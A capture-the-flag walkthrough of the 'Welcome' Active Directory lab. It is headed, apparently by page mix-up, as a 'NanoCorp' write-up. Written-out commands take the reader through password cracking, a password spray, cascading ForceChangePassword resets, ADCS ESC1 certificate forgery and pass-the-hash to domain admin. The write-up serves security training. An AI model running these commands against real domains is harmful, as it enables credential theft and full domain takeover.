


HTB: NanoCorp Writeup
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.

Welcome is an Active Directory machine that demonstrates the importance of securing shared resources and properly configuring Active Directory Certificate Services. The attack path begins with credentials obtained through phishing, leading to the discovery of password-protected PDFs in an SMB share. After cracking the PDF password, we identify a default password pattern that grants access to additional user accounts. From there, we leverage BloodHound to map privilege escalation paths through the ForceChangePassword permission chain, ultimately reaching a service account with certificate enrollment rights. The final privilege escalation exploits ESC1, a common ADCS misconfiguration where users can specify arbitrary Subject Alternative Names in certificate requests, allowing us to impersonate the domain administrator.
You are a member of the Hack Smarter Red Team. During a phishing engagement, you were able to retrieve credentials for the client’s Active Directory environment. Use these credentials to enumerate the environment, elevate your privileges, and demonstrate impact for the client.
e.hills:Il0vemyj0b2025!
I started with a comprehensive port scan of the target to identify available services:
nmap -p- -sC -sV 10.1.151.99
The scan revealed a Windows Server 2022 domain controller with standard AD services running:
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: WELCOME.local)
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
9389/tcp  open  mc-nmf        .NET Message Framing
<SNIP>
The presence of ports 88 (Kerberos), 389/636 (LDAP/LDAPS), and 445 (SMB) confirmed this is a domain controller for the WELCOME.local domain. The TLS certificates revealed the hostname as DC01.WELCOME.local, and the issuer WELCOME-CA indicated an Active Directory Certificate Services installation.
With valid credentials for e.hills, I began enumerating accessible SMB shares using NetExec’s spider_plus module:
nxc smb 10.1.151.99 -u 'e.hills' -p 'Il0vemyj0b2025!' -M spider_plus -o EXCLUDE_FILTER='IPC$,print$,NETLOGON,SYSVOL'
The spider_plus module recursively crawls accessible shares and saves discovered files to a JSON file. Reviewing the output revealed a “Human Resources” share containing several PDF documents:
{
    "Human Resources": {
        "Welcome 2025 Holiday Schedule.pdf": {
            "atime_epoch": "2025-09-13 23:18:12",
            "ctime_epoch": "2025-09-13 23:18:12",
            "mtime_epoch": "2025-09-14 00:21:16",
            "size": "82.73 KB"
        },
        "Welcome Benefits.pdf": {
            "atime_epoch": "2025-09-13 23:18:12",
            "ctime_epoch": "2025-09-13 23:18:12",
            "mtime_epoch": "2025-09-14 00:21:16",
            "size": "79.56 KB"
        },
        "Welcome Start Guide.pdf": {
            "atime_epoch": "2025-09-13 23:18:12",
            "ctime_epoch": "2025-09-13 22:54:15",
            "mtime_epoch": "2025-09-14 00:21:16",
            "size": "87.41 KB"
        }
        <SNIP>
    }
}
These looked like standard HR documentation, but accessing them might reveal useful information about the organization or security practices.
I downloaded the “Welcome Start Guide.pdf” from the Human Resources share to examine its contents:
nxc smb 10.1.151.99 -u 'e.hills' -p 'Il0vemyj0b2025!' --share "Human Resources" --get-file "Welcome Start Guide.pdf" welcome5.pdf
Attempting to open the PDF revealed it was password-protected. I used pdf2john to extract the password hash for offline cracking:
pdf2john welcome5.pdf
This produced a hash in the format used by hashcat’s mode 10500 (PDF 1.4 - 1.6):
welcome5.pdf:$pdf$4*4*128*-1060*1*16*fc591b1749ad08498b60ce3a81947b8c*32*9abeeb4695a10ac7b5e6558d39ee8c8300000000000000000000000000000000*32*e3e7eecc056a1ca2a2b0298352b0970f96ff1503022a1146e322e2f215dfd6be
I saved this to a file and ran hashcat against the rockyou.txt wordlist:
hashcat hash.txt /usr/share/wordlists/rockyou.txt -m 10500 --username
The password cracked quickly, revealing humanresources as the PDF password. Opening the document showed it was an onboarding guide for new employees. Most notably, it contained instructions for new hires to use a default password pattern: Welcome2025!@.

This is a common but dangerous practice in corporate environments where administrators set predictable default passwords expecting users to change them on first login.
With this default password pattern identified, I first enumerated all domain users to build a target list:
nxc smb 10.1.151.99 -u 'e.hills' -p 'Il0vemyj0b2025!' --users-export users.txt
The enumeration revealed eleven user accounts:
Administrator
Guest
krbtgt
e.hills
j.crickets
e.blanch
i.park (IT Intern)
j.johnson
a.harris
svc_ca
svc_web (Web Server in Progress)
I then performed a password spray attack using the discovered default password against all enumerated accounts:
nxc smb 10.1.151.99 -u users.txt -p 'Welcome2025!@' --continue-on-success
The spray was successful against the a.harris account, indicating this user had never changed their default password. With these credentials, I connected via WinRM:
evil-winrm-py -i WELCOME.local -u a.harris -p 'Welcome2025!@'
I successfully obtained a shell as a.harris and retrieved the user flag from the desktop:
evil-winrm-py PS C:\Users\a.harris\Desktop> type user.txt
46fa545e************************
To map potential privilege escalation paths, I ran RustHound to collect Active Directory data for BloodHound analysis:
rusthound-ce -d WELCOME.local -c All -u 'a.harris' -p 'Welcome2025!@' -i 10.1.151.99 -f 10.1.151.99
The collector successfully enumerated the domain, discovering twelve users, sixty-three groups, one computer, three organizational units, and importantly for later exploitation, one Enterprise CA with thirty-four certificate templates. After uploading the JSON files to BloodHound, I marked a.harris as owned and began analyzing potential paths to domain admin.

The graph revealed an interesting privilege escalation chain. The user a.harris possessed the ForceChangePassword permission on i.park, who is described as an IT Intern. Following the chain further, i.park had the same permission on the svc_ca service account. This created a clear escalation path: by changing passwords for each account in sequence, I could eventually control svc_ca.
I used the net rpc password command from the Samba suite to change i.park’s password remotely:
net rpc password "i.park" "newP@ssword2022" -U "WELCOME.local"/"a.harris"%'Welcome2025!@' -S "10.1.151.99"
I verified the password change was successful:
nxc smb 10.1.151.99 -u 'i.park' -p 'newP@ssword2022'
The authentication succeeded, confirming I now controlled the i.park account.

With control of i.park, I repeated the process to change the password for svc_ca:
net rpc password "svc_ca" "newP@ssword2022" -U "WELCOME.local"/"i.park"%'newP@ssword2022' -S "10.1.151.99"
Verification confirmed the password change:
nxc smb 10.1.151.99 -u 'svc_ca' -p 'newP@ssword2022'
The BloodHound data indicated the presence of Active Directory Certificate Services, and the svc_ca service account name suggested it might have certificate-related permissions. I used Certipy to enumerate the certificate environment for vulnerabilities:
certipy-ad find -u 'svc_ca@welcome.local' -p 'newP@ssword2022' -dc-ip 10.1.151.99 -target-ip 10.1.151.99 -vulnerable -enable -stdout
The output revealed critical information about the certificate authority and templates:
Certificate Authorities
  0
    CA Name                             : WELCOME-CA
    DNS Name                            : DC01.WELCOME.local
    Certificate Subject                 : CN=WELCOME-CA, DC=WELCOME, DC=local
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    <SNIP>

Certificate Templates
  0
    Template Name                       : Welcome-Template
    Display Name                        : Welcome-Template
    Certificate Authorities             : WELCOME-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Authorized Signatures Required      : 0
    Permissions
      Enrollment Permissions
        Enrollment Rights               : WELCOME.LOCAL\svc ca
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : WELCOME.LOCAL\svc ca
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
This was exactly what I needed. The Welcome-Template was vulnerable to ESC1, one of the most common ADCS misconfigurations. ESC1 occurs when a certificate template allows requesters to specify arbitrary Subject Alternative Names (the EnrolleeSuppliesSubject flag) while also being enabled for client authentication. This combination allows an attacker to request a certificate for any user in the domain, including privileged accounts like Administrator.
The template explicitly granted enrollment rights to svc_ca, meaning I could exploit this vulnerability immediately.
To exploit ESC1, I requested a certificate from the vulnerable template, specifying administrator@welcome.local as the User Principal Name:
certipy-ad req -u 'svc_ca@welcome.local' -p 'newP@ssword2022' -ca WELCOME-CA -dc-host DC01.WELCOME.local -dc-ip 10.1.151.99 -template 'Welcome-Template' -upn administrator@welcome.local
Certipy successfully requested and issued the certificate:
[*] Requesting certificate via RPC
[*] Request ID is 24
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@welcome.local'
[*] Certificate has no object SID
[*] Saving certificate and private key to 'administrator.pfx'

The certificate was saved as a PFX file containing both the certificate and its private key. I could now use this certificate to authenticate as the domain administrator.
I used Certipy’s authentication module to obtain a TGT and the administrator’s NTLM hash:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.1.151.99
The authentication succeeded:
[*] Certificate identities:
[*]     SAN UPN: 'administrator@welcome.local'
[*] Using principal: 'administrator@welcome.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@welcome.local': aad3b435b51404eeaad3b435b51404ee:{hidden}
With the administrator’s NTLM hash, I connected via WinRM:
evil-winrm-py -i WELCOME.local -u administrator -H {hidden}
I successfully obtained a shell as the domain administrator and retrieved the root flag:
evil-winrm-py PS C:\Users\Administrator\Desktop> type root.txt
7fbb500e************************
Welcome demonstrated several common real-world security issues in Active Directory environments. The attack path began with credentials obtained through phishing leading to discovery of password-protected documents in an SMB share. Weak PDF passwords and documented default password patterns enabled lateral movement to additional accounts. The privilege escalation chain relied on misconfigured ForceChangePassword permissions allowing cascading password resets through multiple accounts. Finally, the root compromise exploited ESC1, a well-known ADCS vulnerability where certificate templates allow users to specify arbitrary Subject Alternative Names while being configured for client authentication. This combination of misconfigurations highlights the importance of strong password policies, proper permission management, and secure certificate template configuration in Active Directory environments.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
A WebVerse engagement against HookLink, a Miami dating app, chaining mass assignment into moderator access, a shell-out command injection, and a client-trusted geolocation oracle for full compromise.
NoshRun is an Austin food-delivery startup hiding seven flags across its multi-service stack. SQL injection, host header poisoning, JWT forgery, race conditions, and command injection.